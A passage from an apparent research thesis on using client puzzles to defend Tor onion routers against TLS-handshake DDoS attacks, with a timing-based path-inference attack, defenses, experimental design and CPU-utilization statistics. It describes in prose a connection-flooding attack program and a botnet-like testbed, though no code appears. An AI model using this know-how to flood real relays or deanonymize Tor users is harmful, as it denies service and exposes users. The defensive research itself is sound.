

Figure 3.3: Model Validation for the Path Building Attack

The assumption of sequential puzzle strengths is a best-case situation for Alice. As the model and simulation show, the success ratio of the algorithm is only slightly greater than 50% when M is large. The success ratio increases (degrading anonymity more severely), however, when the sequential assumption is eliminated. An example using only two ORs demonstrates this more fully. Suppose OR_0 has a puzzle strength $k_0 = 4$ and OR_1 has a puzzle strength $k_1 = 6$. All the ordered pairs (0,y), $y = 1, ..., 16$ will result in $MLR(y) = x$. This is consistent with the model. However, of the 64 possible ordered pairs (1,y), 48 will result in $MLR(y) = x$. Accordingly, the success ratio is $64/80 = 0.8$.

Next, the simulation is used to determine the effect of removing an OR from consideration. Such an event occurs when circuits are being established because no OR can be used twice in the same circuit. Adversaries can use this requirement to their advantage when attempting to determine the most likely path used by a sender. For these experiments, ten ORs are used with sequential puzzle strengths beginning at $b = 10$ to minimize duplicate trials. Table 3.2 lists all possible ordered pairs. The

light-colored ordered pairs are those where $MLR(y) = x$ while those in black represent ordered pairs where $MLR(y) \neq x$. More specifically, if the adversary observes the solution to a puzzle is discovered on attempt 900, the algorithm will select OR_0 as the OR who sent the puzzle. This means if any other OR sent the puzzle, i.e. $x \neq 0$, the adversary would guess incorrectly. Remember, in this attack the adversary only observes some y value and uses the algorithm to determine the correct x value.

Table 3.2: Ordered Pairs For A Path Building Attack

OR	k	Ordered Pairs (x,y)
0	10	(0,1),...,(0,1024)
1	11	(1,1),...,(1,1024), (1,1025),...,(1,2048)
2	12	(2,1),...,(2,2048), (2,2049),...,(2,4096)
3	13	(3,1),...,(3,4096), (3,4097),...,(3,8192)
4	14	(4,1),...,(4,8192), (4,8193),...,(4,16384)
5	15	(5,1),...,(5,16384), (5,16385),...,(5,32768)
6	16	(6,1),...,(6,32768), (6,32769),...,(6,65536)
7	17	(7,1),...,(7,65536), (7,65537),...,(7,131072)
8	18	(8,1),...,(8,131072), (8,131073),...,(8,262144)
9	19	(9,1),...,(9,262144), (9,262145),...,(9,524288)

Figure 3.4 shows the effect of individually removing each of the ten ORs. For example, when OR_5 is eliminated from consideration the success ratio is approximately 52%. The upward trend in success ratio is best explained by discussing the success ratio of ordered pairs (trials) where $x = 4$ when OR_3 is eliminated, i.e., all ordered pairs with $x = 3$ are eliminated. As noted previously, the number of ordered pairs (or trials) where $x = 4$ is 2^{14} or 16384 (cf., (3.2)). When OR_3 is available, half of these ordered pairs will result in the algorithm being correct while the remaining ordered pairs will not. However, when OR3 is eliminated, 3/4 or 12,288 of the ordered pairs will result in a successful guess. Extending this example to the general case, as ORs with a larger k_x value are eliminated, the number of successful trials increases and the overall success ratio increases. Finally, the sharp decline for OR_9 occurs because eliminating OR_9, like eliminating OR_0, has the same effect as decreasing the number of ORs. Equation 3.4, which, when $M = 9$ is approximately 50%, validates this result.



Figure 3.4: Results For OR Elimination Simulation

To successfully defend against this attack an adversary must get as little information as possible about an OP's path based on the timing of puzzle completions. Three approaches may eliminate or lessen the vulnerability to this attack. First, if a constant puzzle strength is maintained across the Tor network, an adversary will be unable to determine an OP's path. This solution requires coordination across the Tor network. Tor's directory servers may be able to convey this information. Unfortunately, since Tor's threat model allows an adversary to own a portion of the ORs in the Tor network, this solution is infeasible. A second approach, less powerful than the first, is to limit the values of k available to an OR, thereby denying the adversary the ability to establish unique puzzle strengths. This solution is vulnerable to user interference like that suggested in the Driving Attack. The final approach introduces variation by delaying the puzzle solution message a random amount of time or using a puzzle strength window to vary puzzle strengths. Delaying the solution message increases the likelihood the correct OR is eliminated from consideration by the adversary, resulting in an incorrect selection. This means, the larger the delay, the greater the chance the correct OR is eliminated and the more effective the defense. The puzzle strength window makes it more difficult for the adversary to determine puzzle

strength for the available ORs. Figure 3.5 shows an attack intensity increasing over time. Accordingly, the OR under attack slides the window to the right increasing the average strength of the puzzles. The size of the window, i.e., the attack variation, should be weighed against the probability of fully defending against an attack. More study is needed to determine the effectiveness of both of these defenses, but it is likely that probability-based attacks can counter these defenses, given enough time and data.



Figure 3.5: Sliding Window Attack Scenario

3.6 Summary

This chapter defines a novel puzzle protocol for the anonymous routing environment and describes its implementation and testing. It concludes with a discussion on secondary DDoS attacks and anonymity attacks. Due to the open source development of Tor and OpenSSL, not all of the attacks can be defeated. However, with only a few enhancements in the implementation, the MPP can be of value to other distributed systems.

IV. Methodology

4.1 Introduction

This chapter describes the methodology to achieve the third objective of this research. That is, to determine if puzzles can be distributed according to a discrete density function and still mitigate an attack. If achievable, both the TLS DDoS attack and the hash function attack mentioned as a weakness of the puzzle solution can be mitigated. Furthermore, the number of puzzle messages traversing Tor as a result of the Server Solving Attack in Chapter III can be minimized. All information necessary to duplicate the experiment is provided.

4.2 Problem Definition

4.2.1 Goals and Hypothesis. Tor provides anonymity for its users by creating circuits over TLS connections for forward security and authentication. This dependence makes Tor vulnerable to a DDoS attack targeting the TLS protocol. DDoS attacks can force ORs to expend valuable CPU resources decrypting asymmetric ciphertext during the TLS handshake.

The objective of a DDoS attack against anonymous communication networks is to either limit access to legitimate clients or degrade anonymity. Client puzzles are a successful mitigation technique against the former malicious objective, but it has a weakness; a dependence on hash functions. If puzzles need not be distributed to every connection, it might be possible to mitigate the decryption attack as well as the hash function attack. Furthermore, the overhead puzzle messages place on Tor's performance can be reduced. It has already been shown that puzzles must be solved only by clients. To do this, however, requires the puzzles be sent through Tor. The overhead of such a requirement is likely too costly in terms of latency and therefore must be minimized. Distributing puzzles according to a probability distribution function might be the answer.

Client puzzles as a mitigation technique for DDoS attacks against Tor has not been explored and so its effectiveness and its impact on performance is unknown.

To achieve the third objective of this research, the MPP is tested to (1) verify it effectively mitigates a TLS DDoS attack and (2) determine if using a discrete density function to decide when to distribute a puzzle is an effective way to overcome the previously stated puzzle shortcomings. It is expected that the MPP will successfully mitigate an attack and thus decrease an OR's average CPU utilization and latency. It is also likely that distributing puzzles with some probability will effectively mitigate attacks, but not to the same extent as distributing a puzzle every time a connection is initiated.

4.2.2 Approach. Tor is observed while under attack. The attacks are created using an attack program developed specifically for this research. The program requires a user provide the IP address of the victim and the number of processes to be used. The latter, allows attack intensity to be varied. To determine the effectiveness of the MPP, two systems, one with a default installation of the TLS and Tor protocols and one modified to include the MPP are compared. To determine the effect of using a density function the puzzle distribution probabilities are varied. The metrics to evaluate effectiveness are average CPU utilization and user-data latency.

4.3 System Boundaries

The system under test (SUT) is the Tor overlay network which is layered on top of the Internet. As shown in Figure 4.1, the SUT consists of ORs which are used by OPs to establish circuits for the anonymous forwarding of messages. The TLS protocol is the component under test (CUT). The CUT is modified to increase the difficulty of an adversary to overwhelm an OR's CPU with decryption operations. The TCP protocol, although also vulnerable to various DDoS attacks targeting buffer and process utilization, are not examined as the topic has been studied extensively. Additionally, the Diffie-Hellmen key exchange specific to circuit establishment is ignored since targeting this process would achieve the same effect as an attack on TLS.



Figure 4.1: System Under Test: The Tor Overlay Network

4.4 System Services

The SUT provides an anonymous message forwarding service. Specifically, the system provide low-latency anonymity services to interactive applications like web browsing, online chat, and remote administration. Success is achieved when two conditions are met. First, a message must be delivered in a timely manner. Second, an adversary, capable of observing only a limited number of ORs, cannot link the route or destination of the message to the sender. The service fails if either of the success criteria are not met. Circuit establishment can be prevented by network failures, malicious OR administrators or through DDoS attacks. Delivery timeliness can be influenced by network congestion, circuit failure, OR capabilities and workload, and bandwidth constraints.

Tor uses volunteer administrators to operate ORs, so the network has no trusted administrators. An adversary with an OR on the Tor network can disallow TLS connections, circuit establishment, or induce circuit failures. Another approach to denying service is to overwhelm the CPU with TLS connections causing requests to be dropped. Timely delivery can be made to fail more easily. If the overlay or

underlying networks are congested, messages are forced to wait. If circuits fail, the OP must shift from one circuit to another. This means the ORs used to form a circuit also play a large role in message latency. The memory capacity and the capability of a CPU directly impact the ORs ability to route messages and establish new circuits. Additionally, volunteers are able to run other services on their OR. As a result, Tor often must compete for system resources. Finally, the amount of bandwidth dedicated to Tor message delivery can vary with each OR. If an OP selects ORs for a circuit and each OR is connected to the Tor network over a link with a small bandwidth, message delivery times increase.

4.5 Workload

The Tor network transports three types of messages which constitute Tor's workload. The first type of messages are routing messages. These messages create and destroy circuits. Messages in this category include the TCP three-way handshake, the TLS handshake, and the Tor-specific create, extend, and destroy cells. The next type of data that passes through the Tor network is administrative data. These messages use HTTP and notify ORs of the current status of the Tor network. Finally, there is user data which is transported using Tor's relay cells.

4.6 Performance Metrics

The following metrics are used to measure the performance of Tor.

- End-to-End (ETE) Delay - This metric measures the time in microseconds between the first bit of a message being transmitted to the last bit of a message being read. ETE should be small enough for interactive Internet activity and is therefore a lower-is-better metric.
- Throughput - Throughput is measured in bits per second and is applied to each OR in the Tor network. It is the amount of data a given OR transmits in a

specified amount of time. This metric is important because it affects message latency.

- Utilization - Utilization measures how "hard" the OR's CPU is working. Utilization increases when a large number of TLS connection and circuit creation requests arrive or when a large number of messages require routing. Finally, administrators are able to run other services on their OR(s). These additional services can also increase OR utilization.

4.7 Parameters

The parameters below affect the performance of the Tor network.

4.7.1 System.

- CPU and Memory Capability - An OR can establish circuits and route messages faster if it has a powerful CPU and large memory capacity.
- OR Location - Tor is a global overlay network meaning propagation delay can be large. This delay can affect ETE delay.
- Connection Type - The links in this system connect a given OP and OR implicitly to Tor and explicitly to the Internet. Limits on throughput are applied if bandwidth for these links are not sufficient.
- Other Services - Administrators can run other applications on their OR(s). This means Tor must share CPU and memory resources.

4.7.2 Workload.

- Number of ORs - The number of ORs affect system utilization and thus latency. If there are more ORs available for use, the number of circuits using any given OR should decrease. This decrease should reduce the ETE delay for messages.
- Number of OPs - The number of OPs using the Tor network directly impacts the level of anonymity as well as utilization and ETE delay. OPs and the entities

they communicate with are the only sources of user data. If the number of active OPs increase, the amount of user data does as well.

- TLS Request Arrival Rate - Establishing a TLS connection requires an OR use CPU cycles decrypting ciphertext encrypted using an asymmetric encryption scheme. This can delay OR routing and increase ETE delay. The arrival rate is a function of the number of clients seeking service.
- Circuit Establishment Arrival Rate - Similar to the establishment of TLS connection, circuit establishment requires decryption operations as well. Since multiple circuits can be established over a single TLS connection and circuits are recycled, this arrival rate is higher than the TLS arrival rate.
- Number of Active Circuits - The number of active circuits directly affect the latency of a cell. Due to Tor's polling algorithm, cells are delayed longer if more circuits are active.
- DDoS Mitigating Technique - A DDoS mitigating technique can increase the workload on an OR. For example, if IP filtering is used, the OR will spend resources on examining and comparing the IP addresses of incoming messages with an access control list. In the case of client puzzles, an OR uses resources creating a puzzle and verifying a solution. Resources are also used to poll the CPU. Puzzle strength adjusts to the aggressiveness of an attack. When the attack increases (decreases) in intensity, the strength increases (decreases). Additional parameters associated with client puzzles are the maximum puzzle strength, the probability of sending a puzzle, and the probability distribution function. Maximum puzzle strength is fixed at 30 bits and a uniform distribution function is used to decide when to send a puzzle. The probability of distributing a puzzle is a factor.

4.8 Factors

- Puzzle Distribution Probability - (0.0, 0.30, 0.50, 0.70, 1.0) - The puzzle distribution probability levels provide a range of probability possibilities. A probability of 0.0 turns off the client puzzles mitigation technique.
- TLS Request Arrival Rate - (18 processes, 38 processes, 58 processes, 100 processes) - The TLS request arrival rate is increased by increasing the number of attacking processes. Increasing the number of processes increases the intensity of attacks.

4.9 Evaluation Technique

To evaluate performance, direct measurement is used because Tor networks are operational and the code is available. If client puzzles can be integrated and shown not to degrade anonymity or increase latency to the point where it is noticeable to users, then providing the code only enhances the contribution. Simulation is not used because the Tor architecture is complex and properly simulating all components, i.e., TLS, circuit creation and extension, message relay, and directory servers, is prohibitive.

4.9.1 Experimental Setup. Figure 4.2 shows the testbed network. The network consists of one OR, one client/server, and eight attack machines. The OR and client/server are 800 MHz machines with 256 MB RAM. The eight attackers are composed of five 1.7 GHz machines with 256 MB RAM while the remaining machines have 1.5 GHz, 2.4 GHz, and 2.0 GHz processors with 256 MB, 512MB, and 1GB RAM respectively. The number of attackers and their capability differences are due to the machines available.

The attack program (cf., Appendix C) is developed using Tor's own functions. The user supplies the IP address of the victim, the number of children to be spawned, and a random number seed. Upon execution, the program spawns the correct number of children and uniquely seeds a random number generator for each process. Next,



Figure 4.2: Testbed Topology

each process sleeps a random amount of time between zero and five seconds before establishing a TLS connection. Once established, the connection is terminated and the process again sleeps before again initiating a TLS connection. By varying the number of processes in the attack program, the level (strength) of the attack is varied. Moreover, the attack network accurately emulates a botnet: a master attack machine, when instructed to launch (conclude) an attack against the OR, signals the remaining seven machines to start (stop) attacking as well. The scripts used can be found in Appendix C.

All machines used during experiments are installed with Fedora Core 2. To measure average CPU utilization, the OR or victim, runs *vmstat* and sends the output to a file. To measure latency, a TCP client and server developed by Murdoch and Danezis in [45] sends latency probes through the OR. As Figure 4.3 shows, the client uses an OP to construct a circuit through the victim to the server, which is installed on the same machine as the client. When the client sends a packet, it inserts a timestamp. When the packet is received by the server, it records the client timestamp and the time the packet arrived at the server to a file. These timestamps are used to calculate the latency of the packet in microseconds.



Figure 4.3: Experimental Configuration

4.10 Experimental Design

The experimental design is full factorial. The first factor, probability, has five possibilities for each metric while the second, attack intensity, has four. It is expected that five replications will be sufficient statistically to draw conclusions as variance is expected to be low. This will be verified through experimental trials. Thus, $5 \times 4 \times 5 = 100$ total experiments are anticipated for each metric. 95% confidence intervals for both utilization and latency measurements are used. A high confidence is used because both metrics are critical in determining if client puzzles should be used by Tor. Additionally, computation of effects and analysis of variance (ANOVA) is used to determine which, if any, probability level should be used.

4.11 Summary

This chapter describes the methodology used to determine if client puzzles are effective at mitigating DDoS attacks and if puzzles can be distributed with some probability less than 1. The system under test and the component under test, as well as services and workloads are presented. Additionally, the performance metrics, param-

eters, and factors are included. Finally, the evaluation technique and experimental design are explained.

V. Experimental Results and Analysis

5.1 Introduction

This chapter presents the performance analysis of the MPP. The analysis determines the effectiveness of the protocol using a puzzle distribution density function designed to defeat hash function DDoS attacks and limit the number of puzzle messages traversing the Tor network. Performance metrics examined are average CPU utilization and user-data latency.

5.2 Average CPU Utilization

To determine average CPU utilization, *vmstat* on the victim sends utilization statistics to a file every five seconds. Tor is configured to send a puzzle with probability p. Five experiments for each attack level (18,38, 58, and 100 processes) are executed for seven minutes with one minute of idle time between each trial. This serves as a baseline and allows residual effects to be identified. By attacking for seven minutes and collecting utilization measurements every five seconds, sufficient data can be sampled while at the same time minimizing the amount of I/O required to record the data.

The victim has six configurations. The first configuration is an unmodified installation of Tor and OpenSSL. The remaining configurations use the modified Tor and OpenSSL but differ in the probability they will send a puzzle (0.0, 0.3, 0.5, 0.7, 1.0). The data collected for all experiments and their corresponding 95% confidence intervals can be found in Table D.2. The intervals are not shown in any of the figures in this chapter because of their small range. Five replications are sufficient as the percent error for the 95% confidence intervals never exceeds $\pm 7\%$ and in most cases is within $\pm 3\%$.

5.2.1 Attack Sensitivity Analysis. The CPU utilizations from each of the four attack levels are measured so that it can first be determined if an attack is actually taking place. The victim is solely acting as an onion router and thus the results are a

best-case measurement. An attack is said to be successful if it forces the victim's CPU utilization to exceed 70%. This number was chosen because administrators often have "reserve" utilization available for unexpected events.

Figure 5.1 depicts the average CPU utilization for an onion router under attack from eight attack machines using the various process levels. Puzzles are not distributed to mitigate the attack. The solid line shows that only the 58 and 100 process attacks can be considered successful since they achieve on average 80% and 100% CPU utilization respectively. The victim, in this case, is installed with an unmodified OpenSSL library and Tor application.



Figure 5.1: Attack Effects on Average CPU Utilization

The dashed line in Figure 5.1 is the average CPU utilization of a victim installed with the modified OpenSSL library and modified Tor application configured so puzzles are not distributed. This allows any overhead caused by the modifications to Tor to be identified. As Figure 5.1 shows and the t-test results in Table D.3 verifies, the CPU utilization is statistically greater at each level of attack intensity, with the exception of the 100 process attack, when the modified Tor application is used. Furthermore, the increase caused by puzzle overhead never turns any of the non-attacks (18 and

38) into attacks, i.e., they never exceed 70%. Finally, the average CPU utilization due to overhead is approximately 7% and never exceeds 10%.

5.2.2 Probability Analysis. Figure 5.2 shows the average CPU utilization for each attack level when puzzles are distributed according to the various probabilities. Again, the confidence intervals and t-test mean comparisons are found in Appendix D. Of foremost importance is that the 58 and 100 process attacks are mitigated. In fact, they are mitigated so well, they can no longer be classified as attacks. Furthermore, as expected, mitigation appears to improve as the puzzle distribution probability increases because the number of clients solving puzzles at any given time also increases. If clients are solving puzzles that means the server is not having to decrypt a pre-master secret. The only exception is when an 18 process attack is used. t-tests using a significance level of $\alpha = 0.05$ indicate none of the probabilities are significantly different. Such a result is likely due to weak puzzles created because of the weak attack.



Figure 5.2: Comparison of Average CPU Utilization when puzzles are distributed with probabilities 0.3, 0.5, 0.7, and 1.0

Note the performance improvement in utilization when 0.30 probability is used. This trend is likely due to the use of 30 as a maximum puzzle strength. During the

attack, a client will either receive a puzzle or not. If the client does not receive a puzzle, his request increases the CPU utilization. If the client does receive a puzzle, it is likely a strong one, i.e., greater than 25, because most clients have not received puzzles. Eventually, all attacking clients receive a puzzle. Because the strengths are so strong the attack is effectively mitigated.

The final point of interest is the relative mitigation performance between the 58 and 100 process attacks. It appears the 100 process attack performs better than the 58 process attack. Although analysis (cf., Appendix D.4) shows that the pair-wise probabilities for 58 and 100 process attacks are, for the most part, statistically different, such small differences are not likely to impact performance. Still, with the exception of 0.30, a trend is present. One explanation for this result is that too many attack processes are being executed by a single machine. As a result, puzzles are being solved at a slower rate. This causes an effect similar to solving a stronger puzzle. This is an experimental limitation caused by the limited availability of computer systems for use as attackers. To further explore the probability factor, effects are computed as well as an ANOVA.

5.2.2.1 Verification of Assumptions. Prior to calculating the effects and completing the ANOVA, the following assumptions are verified [39]:

1. Errors are independent and identically distributed normal variates with zero mean. This assumption is verified using two visual tests. A histogram of the residuals (Figure D.1) shows the errors are normal because the histogram is bell-shaped and centered at zero. The second test, also available in Appendix D, uses a normal probability plot (Figure D.2) to validate the assumption of normality.
2. Errors have same variance for all factor levels. Using a scatter diagram of the residuals versus the predicted response (Figure D.3), no visual trend is identified and thus the null hypothesis of equal variances is validated.

3. Effects of various factors and errors are additive. Increasing the attack intensity and changing the likelihood that a puzzle be sent are additive factors not multiplicative.

5.2.2.2 Computation of Effects. Table 5.1 contains the results of the computation of effects and is interpreted as follows. The mean CPU utilization across all experiments wherein mitigation is taking place is 51.84%. When puzzles are distributed with probability 0.30, the effect is an average utilization 2.0% higher than the average while a 0.50 distribution probability results in an increase of only .05%. When puzzles are distributed with probability 0.70 and 1.0 the effect is an average CPU utilization of -0.49% and -1.56% lower than the average.

Table 5.1: Computation of Effects for Probability (CPU Utilization)

		Attack Level						
		18	38	58	100	Row Sum	Row Mean	Row Effect
Probability	0.3	29.31	56.90	64.03	65.10	215.34	53.84	1.94
	0.5	29.42	56.13	61.75	61.16	208.46	52.12	0.22
	0.7	29.45	55.53	60.87	59.56	205.41	51.35	-0.55
	1.0	29.52	54.85	59.28	57.45	201.10	50.28	-1.62
	Column Sum	117.70	223.41	245.93	243.27	829.43		
	Column Mean	29.43	55.85	61.48	60.82		51.90	
	Column Effect	-22.47	3.95	9.58	8.92			

The 95% confidence interval for the effects in Table 5.2 shows that distributing puzzles with probability 0.30, 0.70, and 1.0 does significantly effect the grand mean while distributing puzzles with probability 0.50 does not.

5.2.2.3 Analysis of Variance. The ANOVA results in Table 5.3 shows the attack level accounts for 98% of the variation in measured CPU utilization. The variation due to probability and interaction is less than 1% while 0.26% of the variation is due to error. Testing for significance by completing the F-test indicates that each factor is significant at level $\alpha = 0.05$ (95%-percentile).

Table 5.2: 95% Confidence Intervals For Probability Effects (CPU Utilization)

Parameter	Mean Effect	Confidence Interval
Mean	51.90	51.73, 52.06
Probability		
0.3	1.94	1.66, 2.23
0.5	0.22	-0.12, 0.56
0.7	-0.55	-0.83, -0.26
1.0	-1.62	-1.91, -1.33

Table 5.3: ANOVA For CPU Utilization

